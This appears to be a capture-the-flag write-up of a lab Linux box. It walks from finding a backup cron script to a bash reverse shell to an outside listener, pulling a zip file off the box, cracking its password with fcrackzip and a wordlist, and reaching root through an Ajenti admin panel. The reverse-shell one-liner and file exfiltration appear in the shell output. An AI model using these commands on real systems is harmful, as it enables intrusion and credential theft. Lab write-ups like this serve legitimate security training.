
```
-bash-4.2$ ls
bin    dev    home   lib64   mnt   proc   run    srv   tmp   var
boot   etc    lib    media   opt   root   sbin   sys   usr   workarea
-bash-4.2$ cd media
-bash-4.2$ ls
programmer
-bash-4.2$ cd programmer
-bash-4.2$ ls
scripts
-bash-4.2$ cd scripts/
-bash-4.2$ ls
backup.sh
-bash-4.2$ cat backup.sh
#!/bin/bash
cp /var/www/html/thisiscarddetails.txt /tmp/back.txt
-bash-4.2$ 
```

- back.txt has the contents of thisiscarddetails.txt, so there might be a cron job running to constantly write the respective details into back.txt.
- we can attempt to spwan a TCP reverse shell

---


verso

> https://github.com/Im3rc/verso



```
\ \/  -_)  _|(_-<  _ \
 \_/\___|_|  ___/\___/

-------------------------


Reverse Shell Menu

        1. Bash
        2. Perl
        3. Python2
        4. Python3
        5. PHP
        6. Ruby
        7. Netcat
        8. Java
        0. Exit


Enter an Option:
1
BASH Reverse Shell


bash -i >& /dev/tcp/192.168.1.6/1234 0>&1



Launch netcat? y/n:   y

nc listening on PORT: 1234

Connection from 192.168.1.14:55108
bash: no job control in this shell
[vanshal@localhost ~]$ whoami
whoami
vanshal
[vanshal@localhost ~]$ ls
ls
local.txt
secret.zip
You have new mail in /var/mail/vanshal
[vanshal@localhost ~]$ cd /var/mail/vanshal
cd /var/mail/vanshal
```

|--User Flag--|



```
[vanshal@localhost ~]$ ls
ls
local.txt
secret.zip
[vanshal@localhost ~]$ cat local.txt
cat local.txt
                GAIN POWER

                   You successfully owned the user of this box :-) Best of Luck for the root


flag: 5c2a29d7b95868da9e503502f301e8dd

Twitter : VanshalG
You have mail in /var/mail/vanshal
[vanshal@localhost ~]$
```

Enumerating for Privilege Escaltion

- Let us get the secret.zip


```
python -m SimpleHTTPServer 4444
```

```
wget http://192.168.1.14:4444/secret.zip
```

- Password protected

fcrackzip


```
fcrackzip -u -D -p /usr/share/wordlists/rockyou.txt secret.zip
```



```
[m3rc@brut3-g33579 user]$ fcrackzip s-u -D -p /usr/share/wordlists/recret.zip
rdp_passlist.txt            rockyou.txt                     router_default_password.md
[m3rc@brut3-g33579 user]$ fcrackzip -u -D -p /usr/share/wordlists/rockyou.txt secret.zip


PASSWORD FOUND!!!!: pw == 81237900
[m3rc@brut3-g33579 user]$
```


Password : **81237900**

secret.zip



```
[m3rc@brut3-g33579 user]$ unzip secret.zip
Archive:  secret.zip
[secret.zip] Mypasswords.txt password:
  inflating: Mypasswords.txt
[m3rc@brut3-g33579 user]$ cat Mypasswords.txt
aTQ!vYxQUh3$&uaN3p%@_ax#Ab2XNZ!5$rFh$@bDMyxt#&Q2L&4+DvDT?A!MPKK9sFq-V8_d$5gQLKyKhf-4&S=_m^Cx?bZYf8Bv%%*H^GcvDc4ayfPk^HWs8bnD%Ayk3$5WP6_K?a6_%MF&e-DS2ZZ$m93BL3CY!huQDM2-JZcMSMKT8K*Z7zLPGATU7JP&x#JtaZHAbM^%$TK%C3ub
XV4#e87M6P-puXTTMbzuP5y4qX6Uzd%ed8Ux_vMX=pCB
[m3rc@brut3-g33579 user]$ 
```

- There is an ajenti service running on port 8000.



ajenti default credentials


About 3,410 results (0.37 seconds)

Starting service. The panel will be available on HTTPS port 8000 by **default**. The **default username** is root, and the **password** is your system's root **password**.

docs.ajenti.org › latest › man › run

Running Ajenti — Ajenti 2.1.36 documentation

- Logging in



Insecure communication
Please set up SSL as soon as possible!

localhost.localdomain
Linux 3.10.0-957.el7.x86_64 x86_64


Uptime	3:30:20
Memory usage	318.3 MB
AC power	
Swap usage	0.0 bytes
CPU usage	0%

Welcome to Ajenti.
Use the **Feedback** link to send us your suggestions!

Follow @ajenti for news and announcements.

Send e-mail if you have private/security questions or issues.

Don't forget to change default password in the Configurator!




Insecure communication
Please set up SSL as soon as possible!

No active terminals

- Launch a new terminal
- We are root

|--Root Flag--|

2



```
[root@localhost /]# cd /root
[root@localhost root]# ls
proof.txt
[root@localhost root]# cat proof.txt


_________                                     __        .__          __  .__
\_   ___ \  ____   ____    ________________ _/  |_ __ __|  | _____ _/  |_|__| ____   ____
/    \  \/ /  _ \ /    \  / ___\_  __ \__  \\   __\  |  \  | \__  \\   __\  |/  _ \ /    \
\     \___(  <_> )   |  \/ /_/  >  | \// __ \|  | |  |  /  |__/ __ \|  | |  (  <_> )   |  \
 \______  /\____/|___|  /\___  /|__|  (____  /__| |____/|____(____  /__| |__|\____/|___|  /
        \/            \//_____/            \/                     \/                    \/


You successfully owned the root of this box :-)

Flag: eb2e174c3883ff6b5fd871167795b4d6

Twitter : VanshalG
[root@localhost root]# _
```